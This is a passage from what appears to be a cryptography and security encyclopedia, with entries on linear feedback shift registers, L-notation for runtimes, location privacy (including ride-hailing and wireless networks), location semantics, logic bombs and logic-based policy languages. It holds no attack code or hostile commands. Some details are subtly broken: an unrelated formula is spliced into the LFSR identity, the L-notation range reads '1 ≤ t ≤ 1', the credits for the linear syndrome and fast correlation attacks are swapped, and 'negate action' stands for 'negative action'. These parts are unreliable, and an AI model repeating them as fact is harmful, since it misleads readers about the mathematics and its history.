An LFSR is said to be *non-singular* if the degree of its feedback polynomial is equal to the LFSR length (i.e., if the feedback coefficient c_L differs from 0). Any sequence generated by a non-singular LFSR of length L is periodic, and its period does not exceed $q^L - 1$. Indeed, the LFSR has at most q^L different states and the all-zero state is always followed by the all-zero state. Moreover, if the LFSR is singular, all generated sequences are *ultimately periodic*, that is, the sequences obtained by ignoring a certain number of elements at the beginning are periodic (Lidl and Niederreiter 1983).


Characterization of LFSR output sequences. A given LFSR of length L over $\mathbf{F}_q$ can generate q^L different sequences corresponding to the q^L different initial states and these sequences form a vector space over $\mathbf{F}_q$. The set of all sequences generated by an LFSR with feedback polynomial P is characterized by the following property: a sequence $(s_t)_{t \geq 0}$ is generated by an LFSR of length L over $\mathbf{F}_q$ with feedback polynomial P if and only if there exists a polynomial $Q \in \mathbf{F}_q[X]$ with $\deg(Q) < L$ such that the generating function of $(s_t)_{t \geq 0}$ satisfies

$$\sum_{t \geq 0} s_t X^t = \frac{Q(X)}{P(X)}.$$

Moreover, the polynomial Q is completely determined by the coefficients of P and by the initial state of the LFSR:

$$Q(X) = -\sum_{i=0}^{L-1} X^i \left(\sum_{j=0}^{i} c_{i-j} s_j \right),$$

where $kP = \sum_{i=0}^{t-1} k'_i / 2^i P$. This result, which is called the fundamental identity of formal power series of linear recurring sequences, means that there is a one-to-one correspondence between the sequences generated by an LFSR of length L with feedback polynomial P and the fractions $Q(X)/P(X)$ with $\deg(Q) < L$. It has two major consequences. On the first hand, any sequence generated by an LFSR with feedback polynomial P is also generated by any LFSR whose feedback polynomial is a multiple of P. This



property is used in some attacks on keystream generators based on LFSRs (Fast Correlation attack). On the other hand, a sequence generated by an LFSR with feedback polynomial P is also generated by a shorter LFSR with feedback polynomial p' if the corresponding fraction $Q(X)/P(X)$ is such that $\gcd(P, Q) \neq 1$. Thus, amongst all sequences generated by the LFSR with feedback polynomial P, there is one which can be generated by a shorter LFSR if and only if P is not irreducible over $\mathbf{F}_q$.

Moreover, for any linear recurring sequence $(s_t)_{t\geq 0}$, there exists a unique polynomial P_0 with constant term equal to 1, such that the generating function of $(s_t)_{t\geq 0}$ is given by $Q_0(X)/P_0(X)$, where P_0 and Q_0 are relatively prime. Then, the shortest LFSR which generates $(s_t)_{t\geq 0}$ has length $L = \max(\deg(P_0), \deg(Q_0) + 1)$, and its feedback polynomial is equal to P_0. The reciprocal polynomial of P_0, $X^L P_0(1/X)$, is the characteristic polynomial of the shortest LFSR which generates $(s_t)_{t \geq 0}$; it is called the minimal polynomial of the sequence. It determines the linear recurrence relation of least degree satisfied by the sequence. The degree of the minimal polynomial of a linear recurring sequence is the linear complexity of the sequence. It corresponds to the length of the shortest LFSR which generates it. The minimal polynomial of a sequence $\mathbf{s} = (s_t)_{t \geq 0}$ of linear complexity $\Lambda(\mathbf{s})$ can be determined from the knowledge of at least $2\Lambda(\mathbf{s})$ consecutive bits of $\mathbf{s}$ by the Berlekamp–Massey algorithm.

Example The binary LFSR of length 10 depicted in Fig. 2 has feedback polynomial


$$P(X) = 1 + X + X^3 + X^4 + X^7 + X^{10},$$

and its initial state $s_0 \ldots s_9$ is 1001001001.

Linear Feedback Shift Register, Fig. 2 Example of a LFSR of length 10

The generating function of the sequence produced by this LFSR is given by

$$\sum_{t\geq 0} s_t X^t = \frac{Q(X)}{P(X)}$$



where Q is deduced from the coefficients of P and from the initial state:

$$Q(X) = 1 + X + X^7.$$

Therefore, we have

$$\begin{aligned}\sum_{t\geq 0} s_t X^t &= \frac{1 + X + X^7}{1 + X + X^3 + X^4 + X^7 + X^{10}} \\ &= \frac{1}{1 + X^3},\end{aligned}$$

since $1 + X + X^3 + X^4 + X^7 + X^{10} = (1 + X + X^7)(1 + X^3)$ in $\mathbf{F}_2[X]$. This implies that $(s_t)_{t\geq 0}$ is also generated by the LFSR with feedback polynomial $P_0(X) = 1 + X^3$ depicted in Fig. 3. The minimal polynomial of the sequence is then $1 + X^3$ and its linear complexity is equal to 3.

Linear Feedback Shift Register, Fig. 3 LFSR of length 3 which generates the same sequence as the LFSR of Fig. 2

Period of an LFSR sequence. The minimal polynomial of a linear recurring sequence plays a major role since it completely determines the linear complexity and the least period of the sequence. Actually, the least period of a linear recurring sequence is equal to the period of its minimal polynomial. The *period* (also called the *order*) of a polynomial P in $\mathbf{F}_q[X]$, where $P(0) \neq 0$, is the least positive integer e for which $P(X)$ divides $X^e - 1$. Then, $\mathbf{s}$ has maximal period $q^{\Lambda(\mathbf{s})} - 1$ if and only if its minimal polynomial is a primitive polynomial (i.e., if the period of its minimal polynomial is maximal). For instance, the sequence generated by the LFSR shown in Fig. 3 has period 3 because its minimal polynomial $1 + X^3$ has period 3. This sequence is 100100100…. On the other hand, any nonzero sequence generated by the LFSR of length 4 depicted in Fig. 1 has period $2^4 - 1 = 15$.

Actually, the minimal polynomial of any such sequence corresponds to its characteristic polynomial $P^\star(X) = 1 + X + X^4$, because $P^\star$ is irreducible. Moreover, $P^\star$ is a primitive polynomial. Any sequence $\mathbf{s} = (s_t)_{t \geq 0}$ generated by an LFSR of length L which has a primitive feedback polynomial has the highest possible linear complexity $\Lambda(\mathbf{s}) = L$ and the highest possible period $q^L - 1$. Such sequences are called maximal-length linear sequences (m-sequences). Because of the previous optimal properties, the linear recurring sequences used in cryptography are always chosen to be m-sequences. Moreover, they possess good statistical properties (Golomb 1982) (maximal-length linear sequences for further details). In other terms, the feedback polynomial of a LFSR should always be chosen to be a primitive polynomial.

Keystream generators based on LFSRs. It is clear that an LFSR should never be used by itself as a keystream generator. If the feedback coefficients of the LFSR are public, the entire keystream can obviously be recovered from the knowledge of any Λ consecutive bits of the keystream, where Λ is the linear complexity of the running-key (which does not exceed the LFSR length). If the feedback coefficients are kept secret, the entire keystream can be recovered from any 2Λ consecutive bits of the keystream by the Berlekamp–Massey algorithm. Therefore, a commonly used technique to produce a pseudorandom sequence which can be used as a running-key is to combine several LFSRs in different ways in order to generate a linear recurring sequence which has a high linear complexity (e.g., combination generator, filter generator…).

Definition

The *linear syndrome attack* is an attack on LFSR-based keystream generators, which was presented by Zeng and Huang in 1988 (Meier and Staffelbach 1988) (see also Zeng et al. 1990). It is a weak version of the fast correlation attack, which was independently proposed by Meier and Staffelbach (Zeng and Huang 1988).

L Notation

Arjen K. Lenstra[21] ✉
(21) Laboratory for Cryptologic Algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Definition

For $t, \gamma \in \mathbf{R}$ with $1 \le t \le 1$, the notation $L_x[t, \gamma]$ is used for any function of x that equals

$$e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \text{for } x \to \infty,$$

where logarithms are natural and where $o(1)$ denotes any function of x that goes to 0 as $x \to \infty$ (*O notation*).

Theory

This function has the following properties:

- $L_x[t, \gamma] + L_x[t, \delta] = L_x[t, \max(\gamma, \delta)]$
- $L_x[t, \gamma] \cdot L_x[t, \delta] = L_x[t, \gamma + \delta]$
- $L_x[t, \gamma] \cdot L_x[s, \delta] = L_x[t, \gamma]$ if $t > s$
- For any fixed k:
  - $L_x[t, \gamma]^k = L_x[t, k\gamma]$
  - If $\gamma > 0$ then $(\log x)^k L_x[t, \gamma] = L_x[t, \gamma]$
- $\pi(L_x[t, \gamma]) = L_x[t, \gamma]$ where $\pi(y)$ is the number of primes $\le y$.

When used to indicate runtimes and for γ fixed, $L_x[t, \gamma]$ for t ranging from 0 to 1 ranges from *polynomial time* to *exponential time* in $\log(x)$:

- Runtime
  $L_x[0, \gamma] = e^{(\gamma+o(1)) \log \log x} = (\log x)^{\gamma+o(1)}$
  is polynomial in $\log(x)$.
- Runtimes $L_x[t, \gamma]$ with $0 < t < 1$ are examples of runtimes that are *subexponential time* in $\log(x)$, i.e., asymptotically greater than polynomial and less than exponential.
- Runtime
  $L_x[1, \gamma] = e^{(\gamma+o(1)) \log x} = x^{\gamma+o(1)}$
  is exponential in $\log(x)$.

Geoprivacy; Location privacy

Definitions

Location information privacy is the right of mobile individuals to decide how, when, and for which purposes their location information can be released to and managed by other parties.

Background

The rapid growth of mobile technologies and the widespread adoption of mobile communication devices have fostered the development of new applications that exploit the physical position of the users to offer location-based services (LBSs) for business, social, or informational purposes. Today, several commercial and enterprise-oriented LBSs are already

available and are gaining popularity. In general, LBSs can be partitioned into the following categories (Ardagna et al., 2007):

- *Locate-me services*. They provide information about the position of the users. They should be used when authorized third parties need to know the position of the users for performing their tasks. A locate-me service is at the basis of all the others LBS categories.
- *Nearby information services*. They provide information about the environment surrounding the location of a user (e.g., point of interest, context-aware tourist guides, or weather and traffic alerts). A user subscribes to these services and receives real-time information through his/her mobile device.
- *Locate friends and nearby friends services*. They provide information to subscribers about the real-time location or proximity of other subscribers. They can be used, for example, to provide services in the context of social networks or industrial applications to coordinate workforces. For instance, proximity services have been used to implement contact tracing apps in the context of the COVID-19 pandemic, to contain emerging clusters of coronavirus infections.
- *Tracking services*. They allow monitoring movements of the users and include telemetric services (i.e., the observation of parameters of mobile objects such as speed and direction of movement). They can be used by online services that provide tracking of children, employees, or vehicles and warning about dangerous areas.
- *Personal navigation services*. They provide information about the path that has to be followed to reach a target location from the current location of the user. These services rely on tracking services to gather the position of a user moving on the field.

While these applications offer great benefits to the users, they also exhibit significant potential for privacy abuses since positioning and tracking systems are collecting a huge amount of location information. Security incidents have revealed faulty data management practices and unauthorized trading of personal (including location) information of the users. In this scenario, the improper exposure of location information could result in abuses, such as stalking or physical harassment.

Theory

Geolocation solutions measure the position of mobile devices by using several mobile technologies (e.g., GSM/3G, 4G LTE, GPS, WiFi), which have been developed and can be exploited to compute location information. The boost in terms of accuracy and reliability enjoyed by geolocation solutions and the widespread adoption of mobile devices (e.g., smartphone, laptops) enable the delivery of services that use the physical locations of the users and call for an urgent and careful consideration of privacy issues (Primault et al., 2019). Privacy concerns become more critical since mobile devices cannot enforce restrictions that completely avoid location data scattering or data flow (unless the mobile devices are switched off). The worst-case scenario that some analysts have foreseen as a consequence of an unrestricted and unregulated availability of location technologies recalls the well-known “Big Brother” stereotype: a society where the secondary effect of location technologies (whose primary effect is to enable the development of innovative and useful services) is a form of implicit total surveillance of individuals.

Location privacy, sometimes referred to as *geoprivacy*, is the right of individuals to decide how, when, and for which purposes their location information can be released to or managed by other parties. The lack of location privacy protection can be exploited by adversaries and result in different types of attacks: (i) unsolicited advertising, when the location of a user is exploited, without her consent, to provide advertisements of nearby products and services; (ii) physical attacks or harassment, when the location of a user is used by criminals to carry physical assaults to specific individuals; (iii) users profiling, when the location of a user is used to infer other sensitive information, such as state of health, personal habits, or professional duties, by correlating visited places or paths; and (iv) denial of service, when the location of a user motivates an access denial to services under some circumstances. The concept of location privacy can assume several meanings and pursue different objectives, depending on the scenario where users are moving and on the services users are interacting with. Different categories of location privacy can then be defined (Ardagna et al., 2007).

- *Identity privacy*. The main goal is to protect users' identities associated with or inferable from location information. In this case, accurate location measurements can be provided to location-based services, but the identity of the users must be kept hidden.
- *Position privacy*. The main goal is to perturb the location of the users as a way to protect their actual position. In particular, this type of location privacy is suitable when users' identities are required for the successful provisioning of a service.
- *Path privacy*. The main goal is to protect the privacy of those users that are continuously monitored during a certain period of time. In this case, location-based services will no longer receive a single location measurement, rather they will gather a flow of position samples that permit them to track the users and to infer sensitive areas they have visited.

Based on the above categories, three main classes of location privacy techniques have been introduced: anonymity-based, obfuscation-based, and policy-based. *Anonymity-based* techniques protect identity and path privacy by anonymizing location information of the users. They are based on the notion of anonymity to prevent explicit reidentification of an individual, protecting her identity or personal information. Anonymity-based techniques (Ardagna et al., 2007, 2013) are suitable for all those contexts that do not need knowledge of the identity of the users, and their effectiveness depends on the number of users physically located in the same area. To increase their effectiveness also in areas with few users, existing approaches have been extended to inject dummy data when querying the LBS (Primault et al., 2019), making the query containing the real location indistinguishable from the fake ones. *Obfuscation-based* techniques perturb the location information of the users, still maintaining a binding with their identity. Obfuscation degrades the accuracy of the location information to provide privacy protection. Obfuscation-based techniques (Ardagna et al., 2007, 2011) are suitable for all those contexts that need knowledge of the identity of the users. Finally, *policy-based* techniques are based on the definition of privacy policies and protect all privacy categories. In general, anonymity-based and obfuscation-based techniques are dual categories. While anonymity-based techniques have been primarily defined to protect identity privacy and are less effective for protecting position privacy, obfuscation-based techniques are well suited for position privacy protection

and unrelated with identity privacy protection. As for path privacy, both anonymity-based and obfuscation-based techniques are well suited and able to provide the required degree of protection. Policy-based techniques are flexible and in general well suited for all location privacy categories, whereas their management complexity could easily become overwhelming for the users.

Application

Many mobile network providers offer a variety of location-based services, such as point of interest proximity, friend-finder, or location information transfer in case of an accident (e.g., 911 emergency service). These services enjoyed a boost in terms of functionalities and performance driven by the success of ad hoc networks and Internet of Things (IoT), where smart devices exchange different types of information, including location-related information. For instance, in mobile ad hoc networks (MANETs), smart devices exchange location information at the basis of the protocols for network management (e.g., location-based routing algorithms; in vehicular ad hoc networks (VANETs), smart vehicles exchange location information at the basis of traffic management. Such services naturally raise privacy concerns. Users consider their physical location and movements as highly privacy sensitive and demand for solutions protecting such information in a variety of environments. Also, although in the past privacy has been often seen as an optional add-on by the LBS providers, today, it is a key aspect to the success of the LBSs, increasing adoption by the users, and a fundamental parameter for guaranteeing compliance to privacy regulations such as the General Data Protection Regulation (GDPR). In this context, solutions for the protection of location information privacy should be integrated with LBSs to protect the privacy of the users, still preserving the overall quality of the services.

Open Problems and Future Directions

Some open problems and interesting research directions that need to be tackled by future research in the context of location information privacy are as follows:

- *Untrusted mobile network operator*. Current approaches usually assume untrusted location-based services, while they consider the mobile network operator as a trusted powerful entity able to know and observe all the traffic in the network. All the requests and responses in a communication are mediated by the network operator that knows, for all its users, which users access which servers. In other words, it can reconstruct exactly all the pairs $\langle user, LBS \rangle$ describing communications of its users. A critical problem, and an interesting future research direction, is to provide a means for users to communicate with LBSs without giving the operator the ability to observe the communication profiles. The mobile operator, while considered trustworthy with respect to the availability and working of the network, should be restricted in terms of the view and traffic it can reconstruct. Some solutions have been initially provided in literature based on the concepts of anonymity and encryption (e.g., Ardagna et al. 2013).
- *Untrusted actor*. Many location privacy techniques assume the presence of a trusted third party (TTP) in addition to the network operator (Primault et al., 2019). This assumption is however not always possible and viable in mobile environments and calls for a new wave of location privacy solutions. For instance, new architectures based on collaborative environments have been proposed, where users act as untrusted P2P nodes to protect location privacy (e.g., Gong et al. 2017); additional solutions based on a *local* approach have been also presented, where the geoprivacy-related computations are performed locally on the device (e.g., Yu et al. 2017). Decentralized architectures should be preferred, considering the increasing focus on privacy regulations (e.g., GDPR).
- *Path protection*. Future work should extend current solutions to better protect the privacy of the users that are monitored during a certain period of time. This research area is particularly relevant given the ever-increasing interest in offering applications for tracking users. Data about users moving in a particular area are collected by external services that use them to provide their services effectively. Path protection is a privacy pressing need due to the success of IoT and ad hoc networks and will experience an additional boost with the adoption of 5G technologies, where smaller cells are employed.
- *Contextual information*. Privacy protection techniques traditionally consider location information coming from mobile geolocation

technologies (e.g., mobile networks, GPS) as the main source of privacy issues. Additional contextual information, which either directly or combined with location information can increase adversary capabilities in violating users' privacy, should be considered. Contextual information typically includes geographical information system (GIS) maps, packet timing and packet flow, and information coming from social networks, to name but a few. Protecting users' privacy against an adversary integrating different and heterogeneous sources of information is one of the most challenging issues in this context.

Location privacy protection in ride-hailing service

Definitions


Ride-hailing services such as Uber, and Lyft, significantly threaten riders' location privacy. Since riders' mobility are tracked, a service provider (SP) can infer sensitive information about the riders such as where they live and work. To protect riders' sensitive information from being exposed, location privacy-preserving techniques can be used. However, extending ride-hailing services to support location privacy protection is hard, as those services are highly dependent on riders' location information to efficiently match riders and drivers.

Background

Ride-hailing services connect between riders and drivers using their personal vehicles. It consists of three parties: riders, drivers, and a service provider (SP). Riders are typically smartphone users who need to hail a ride. Drivers are vehicle owners who are willing to offer rides. The SP receives ride requests from riders and matches the requests with available drivers. The matching is based on the locations of the rider and drivers. It is initiated when a rider sends a ride request to the SP that includes his pick-up and optionally drop-off locations. Then the SP selects among available drivers the closest driver to the rider's pick-up location.

However, ride-hailing service raises location privacy concerns for riders, because the SP can observe the full mobility traces of riders while they hail rides. With access to riders' location information, especially the pick-up and drop-off locations, the SP can infer sensitive information about the riders such as where they live and work. If such location privacy issue is not addressed, many users may not be willing to use such service despite its convenience and low cost.

Many location privacy protection techniques have been proposed, such as location perturbation (Shokri et al., 2011), spatial cloaking (Damiani et al., 2010), dummy location generation (Niu et al., 2015), etc. Location perturbation adds noise to generate obfuscated locations. In spatial cloaking, a user reduces the granularity of his location to hide his location inside a cloaked region. The dummy location generation technique generates $k - 1$ properly selected dummy locations to hide the user's actual location. These techniques increase users' location privacy as it would be more difficult for an adversary to know the actual locations of the users. However, they cannot be directly applied to the ride-hailing system without affecting the system usability. Because when riders request a ride, the SP uses their location information to match each rider to the closest driver. If their location information is highly obfuscated, the accuracy of ride matching will decrease.



Theory

PrivateRide Pham et al. (2017b) is the first system that aims to enhance location privacy for riders. It relies on spatial cloaking algorithm to obfuscate locations of riders and drivers by replacing their actual locations with cloaked regions. To match riders to drivers, the SP measures the

distances between each rider's pick-up location and the drivers' locations. Based on the calculated distance, the rider is assigned to the driver closest to his cloaked region. Since the ride matching is based on the cloaked regions, instead of the actual locations, the chosen driver may not be the optimal one and has to drive extra distance for rider pick-up, and the rider may wait extra time to get the ride.

To provide better ride matching results, ORide Pham et al. (2017a) is proposed which relies on homomorphic encryption to encrypt riders' and drivers' locations before sending them to the SP. Then the SP computes the encrypted distances based on the encrypted locations and returns them to the rider. The rider decrypts the distance and selects the closest driver. Despite the optimal ride matching results of ORide, its cryptographic solution incurs high computation overhead.

The ride matching algorithm in Khazbak et al. (2018) can select a driver close to the rider and provide personalized location privacy. Figure 1 describes the ride matching algorithm which works as follows. First, whenever a driver is available to offer a ride, he continuously provides his location to the SP. Second, when a rider requests a ride, his location is provided as a geographical region represented by a zone or zip code to the SP. Third, the SP uses this region to filter out all irrelevant drivers and sends to the rider all other drivers' locations. Fourth, the rider selects a driver among the set of drivers. Finally, the driver gets the notification and picks up the rider. Intuitively, a rider should select the closest driver to his actual location. However, with such selection, the SP can improve the inference of the rider's location as follows. The SP has access to all drivers' locations, and thus the selected driver indicates the rider's location is closest to that driver's location than any other driver's location. Therefore, the SP can perform the attack by constructing a Voronoi diagram based on a set of drivers' locations. In the Voronoi diagram, every driver's location is enclosed by a Voronoi polygon which consists of all locations closer to that location than any other driver's location. Based on this, the SP can infer the rider's location is within the Voronoi polygon of the selected driver.

Location Privacy in Ride-Hailing Service, Fig. 1 Ride-hailing system with location privacy support

To provide strong privacy guarantee, the ride matching algorithm uses Voronoi diagram to construct a cloaking region based on drivers' locations and the rider's privacy preference. First, it allows a rider to specify his privacy preference in the form of a cloaking region of certain size. Then, the matching algorithm selects a set of drivers' locations by sequentially picking a driver's location closest to the rider's location until the size of the area covered by the selected driver's polygons exceeds the size of the cloaking region provided by the rider. Finally, a single driver is picked among the set of drivers according to a probabilistic mechanism designed to satisfy the rider's privacy preference.

Through trace-driven simulations, it has been shown that the proposed location privacy protection technique provides personalized location privacy while achieving higher ride matching accuracy than other techniques. The reader can refer to Khazbak et al. (2018) for detailed experimental results.

Open Problems and Future Directions

Open problems in this area include ride fare calculation which is based on obfuscated distance and duration. One possible pricing scheme is to consider protecting rider's location privacy comes at a premium, and then riders will be willing to pay more to protect their location privacy. How to protect the whole riders' mobility trace, not just the pick-up and drop-off locations, is an interesting problem to study. While protecting riders'

location privacy is important, rider safety is also an important issue for further investigation.

Wireless locational privacy

Definition

The ability of a user or owner of a wireless device to control to which party, to what degree, and at what times information about the device's geographic location is revealed.

Background

This definition of location privacy is derived from the more general concept of information privacy. It is commonly characterized as the claim for informational self-determination, originally defined by Alan Westin as "the claim of individuals, groups, or institutions to determine for themselves when, how, and to what extent information about them is communicated to others" (Westin 1967). Other more restrictive definitions have also been proposed, for example, "the ability […] to move through public space with the expectation that […] location will not be systematically and secretly

recorded for later use" (Blumberg and Eckersley 2009). While some location information is also available on wired networks, location privacy is particularly relevant in wireless networks due to user's significantly higher degree of mobility. Examples of the broad range of wireless location privacy concerns are:

- A cellular phone user may want to make a phone call without the phone's position recorded by the cellular phone network.
- The owner of a sensor network deployed for target tracking in a hostile environment may want to conceal the location of sensors, the location of detected events, and the location of the data sinks which collect information.
- The user of an automotive navigation service may want to share location traces for traffic congestion monitoring without revealing identity and exact places visited.

These examples illustrate that in different situations device owners may want to control the release of location information with respect to wireless service providers, cellular service providers, application service providers, or eavesdroppers on the wireless channel. A common challenge is that location information is often implicitly revealed by network usage or activity. For example, the cellular base station through which a phone call originates reveals the approximate location of the caller.

The potential risks associated with uncontrolled revealing of location information were enumerated in the Location Privacy Protection Act of 2001 considered in the United States Congress (S1164, Location Privacy Protection Act of 2001). Examples are the drawing of inferences about user's medical condition, nightlife, or political activities from the places users visit.

Theory

A breach of location privacy requires that personally identifiable information is revealed with the location data, that is, the data can be uniquely linked to an individual person. Such personally identifiable information can take many forms, such as names and addresses of persons or device/network identifiers (e.g., the Global System for Mobile Communications International Mobile Subscriber Identifier or an Internet Protocol address), which can be easily linked to a person. It is also possible,

however, that the location information itself can be linked to individual persons and thus can be considered personally identifiable information. In actual usage, often *some* information about location or identity is revealed, implying that location privacy should be understood in terms of a degree of privacy, rather than absolute privacy. The definition of metrics for this degree of location privacy remains an active area of research.

This understanding gives rise to two approaches for the design of privacy-enhancing technologies: controlling the release of personally identifiable data or filtering out personally identifiable information to render the data truly anonymous.

The first approach resembles access control and the main challenge is designing usable mechanisms. Standard web-tools such as privacy policy preference mechanisms that can provide guidance to users and make automatic decisions are also applicable to wireless applications. One common difference of access control mechanisms specifically developed for location information, however, is that the rules governing access frequently depend on location and time of access. They also differ, in that they may reduce the fidelity of location information, for example, providing only city-level location data although a precise GPS location is available.

The second approach allows sharing of some location information without revealing personally identifiable records and is referred to as anonymization (Krumm 2009). In this model, a set of location records L are filtered or perturbed by an anonymizer A, resulting in an anonymous dataset $L_a = A(L)$, which can be shared with others. It is assumed that the adversary, say Eve, obtains access to L_a and seeks to reidentify users whose records are contained in L_a.

In one model focused on tracking, $L_a = (l_1, l_2, \ldots, l_k)$ with each l_i = (lat, lon, time, heading, speed) from one of m users U. The dataset does not identify which location record l_i belongs to which user u_j in U and does not identify for any two location updates l_i, l_j whether they were generated by the same user (i.e., the order in the dataset does not allow any such conclusion). Eve has an external location dataset O with location observations or restricted spaces for some of the users, where each observation has the form (u_j, l_i). The adversary also has a model of human movement that allows the adversary to assign a likelihood and can be used to reconstruct paths of individual users from the location dataset (i.e., link

two location updates l_i, l_j in L_a to the same user). The adversary can compromise location privacy if any of the observations in O can be uniquely linked to a location record in L to reidentify a location record and the adversary can learn significant additional information about the user's travels from L (beyond what is already known in O). A privacy metric that quantifies this additional information is the time-to-confusion metric (Hoh et al. 2007). Intuitively, it measures the duration that an adversary can follow a user in the dataset L_a from the observation where the user was reidentified. Strong anonymization requires that time to confusion is bounded and small. Techniques for stronger anonymization include path cloaking (Hoh et al. 2007) and mix zones (Beresford and Stajano 2003).

In a related model (Gruteser and Grunwald 2003) also considering query privacy, $L_a = (l_1, l_2, \ldots, l_k)$ but with each l_i = (query, cloaking area, time) from one of m users U. Again the adversary has a dataset of location observations, but the adversary should not be able to reidentify any of the location records, since this would compromise query privacy in addition to the tracking concerns described above. The anonymizer can replace the exact location coordinates with a cloaking area, that is, an uncertainty region for the user location, to satisfy the k-anonymity criterion.

Applications

Typical designs of wireless communication networks generate personally identifiable information at many levels of the network stack. At the lower levels of the network stack any message transmitted can be localized and generate a location record. Users can therefore only control the release of location information toward the service provider by controlling where and when they communicate (and deactivate the device at other times) or by using specialized privacy-enhancing technologies to mask location or identifiers (e.g., identifier-free protocols or protocols that frequently change network and devices identifiers).

At the physical layer, radio waveforms carry a fingerprint of the analog radio front end that transmitted the signal. On a set of identical wireless LAN radios, modulation level characteristics such as center frequency offset have been shown to allow distinguish one out of more than 100 transmitters. Any signal transmitted can also be located using location

fingerprints (of the signal), or techniques based on triangulation and trilateration. Privacy-enhancing techniques at this layer include reducing the frequency of transmissions, and decreasing transmission power (or increasing directionality) to reduce the chance of signal observation and localization.

At the medium access layer, devices usually carry a unique address and their approximate location can be determined based on proximity to the wireless access point or cell tower that they associate with. A key privacy-enhancing technique at the medium access control layer is the frequent switching of medium access control addresses to reduce the chance of identification and tracking of the device (Greenstein et al. 2008).

At the network layer, Internet protocol addresses act as an identifier that sometimes can be linked to an individual and they also describe the location of the device in the network topology. This topological location can often be mapped to geographic location with about city-level granularity. The routes on which packets are sent can also reveal information about the approximate location of the source or destination node (Kamat et al. 2005). Privacy-enhancing technologies at the network layer include route randomization, onion routing, and reducing the granularity of location information maintained deep inside the network.

Finally, location-based applications, which are frequently used over wireless networks, can collect location information together with application-level identifiers. Location is frequently obtained from Global Positioning System receivers, which can make it especially precise.

While policy-based access control and anonymity are most commonly used at the application layer, these techniques can be adapted for use at all layers of the network stack. For example, the time-to-confusion criterion can be used to evaluate tracking risks from several wireless messages.

Location Semantics

Isabel Wagner[25] ✉
(25) De Montfort University, Leicester, UK

✉ **Isabel Wagner**
Email: isabel.wagner@dmu.ac.uk

Synonyms

Spatial context; Spatial knowledge

Definitions

The term *location semantics* describes the situation that real-world locations carry human-ascribed meaning in addition to being locations in space with geographic or geometric features. For example, a geographic area could be the site of someone's home, a business address, a religious site, or the location of a health provider. The semantics of locations is therefore an important consideration in location privacy.

Background

The knowledge of location semantics introduces additional constraints to the protection of location privacy.

First, protecting the privacy of geographic information does not necessarily protect the privacy of semantic location information (Damiani et al., 2008). As a result, location privacy protections need to take into account location semantics in addition to geographic information.

Second, traces of human mobility are often semantically similar, i.e., they consist of locations carrying similar meanings, due to individuals having similar lifestyles (Bindschaedler and Shokri, 2016). For example, many humans spend the night at a *home* location and transition to a *work* location in the morning. This information can be used as side knowledge in attacks on location privacy, but it can also help to construct semantically plausible synthetic location traces.

Finally, location semantics is not independent from geographic features. For example, many points of interest (POIs) are unlikely to be located within a lake or ocean or on top of a mountain. As a result, location privacy protection needs to ensure geographic plausibility of locations. In particular, this also applies to protecting the privacy of spatiotemporal mobility traces where the sequence of locations in time and space has to be plausible (Bindschaedler and Shokri, 2016).

Theory

Attackers can benefit from knowledge about location semantics in two ways. First, if location semantics is not considered in privacy protection, for example, in simple obfuscation schemes that replace a specific location with a larger area, the attacker can use a spatial knowledge attack to find the semantics of all locations covered by the area. If the area covers only locations with the same semantics, such as a large hospital, the attacker gains certainty about the type of location (Damiani et al., 2008). Second, if the attacker knows the semantics of a user location but not the precise geographic location, the semantics can allow inferences about the geographic location. For example, restaurants are often located in city centers as opposed to residential areas (Ağır et al., 2016).

Different approaches have been proposed to make location privacy protection semantics-aware. In approaches based on obfuscation, the level of obfuscation can be adjusted based on location semantics. For example, stronger obfuscation can be used for areas with high sensitivity (Damiani et al., 2008) or for areas with low POI density (Chatzikokolakis et al., 2015). Another approach is to obfuscate geographic and semantic information separately, for example, by generalizing semantic categories and reporting of location regions instead of points (Ağır et al., 2016). In approaches based on synthetic locations, location semantics can be used to generate synthetic

location traces that are semantically similar to real traces but geographically different while ensuring that they are geographically and semantically plausible (Bindschaedler and Shokri, 2016).

Location semantics also needs to be considered when measuring the effectiveness of location privacy protection. For example, it may be necessary to measure privacy independently for the geographic and semantic dimensions of location (Ağır et al., 2016; Zhao and Wagner, 2019).

Application

Several sources of semantic location information are available for research and practical applications. Semantic information that is explicitly connected to real geography is provided by mapping services such as OpenStreetMap. Semantic information can also be derived implicitly from transition probabilities between locations in real human mobility traces, for example, to label likely home or work locations (Bindschaedler and Shokri, 2016). Finally, location check-in apps such as Foursquare provide a hierarchy of location categories that users choose when checking into a location. For example, a specific type of restaurant may be tagged as *food*, *restaurant*, or *burger joint* (Ağır et al., 2016).

Open Problems and Future Directions

The joint protection of the geographic and semantic dimensions of location information is an open problem. Although some approaches have been proposed, they fall short in either the strength of the protection or the utility of the protected locations (Ağır et al., 2016).

Additional directions for future research include considering the temporal dimension, for example, the opening hours of POIs and periodic routines of users such as daily/weekly patterns (Ağır et al., 2016), and considering that users do not have equal probability to be in each location because they visit locations with different frequencies, for example, because some locations are more popular (Damiani et al., 2008).

Logic Bomb

Sean W. Smith[26] ✉
(26) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Definition

The term *logic bomb* refers to an attack by an inside adversary who plants code to automatically trigger some negate action at some point later in time.

Background

The term *insider threat* refers to the general problem posed when the adversary may be internal to an organization, already within the security perimeter and possessing privileges that may be abused.

Theory and Applications

Within this problem space, one type of adversary is a disgruntled employee angry about termination. Such an adversary may carry out an attack by (while still having appropriate privileges) planting code to automatically trigger some negate action at some point later in time (perhaps when the adversary's privileges have been removed). The term *logic bomb* refers to such attacks (and has also been used to describe similar attacks carried by parties other than disgruntled insiders, such as national intelligence operators).

Claburn (2009) discusses a recent logic bomb incident that made it into court.

Logic-Based Policy Languages

Related Concepts and Keywords

Access control policies; Privacy policies; Rule-based policies; Usage control policies

Definition

A logic-based policy language is an executable specification language for expressing policies by means of axioms written in a formal logic. This definition applies to different kinds of policies, such as access control policies, usage control policies, and privacy policies.

Background

Logic-based authorization languages have been introduced by Woo and Lam (1993) with two main goals in mind: giving access control policies a well-defined, unambiguous semantics and enhancing the expressiveness of policy languages to match the flexibility needs of application domains. For example, logic-based authorization languages can encode a variety of policy models, including mandatory and discretionary access control policies, integrity policies, role-based access control policies, and Chinese

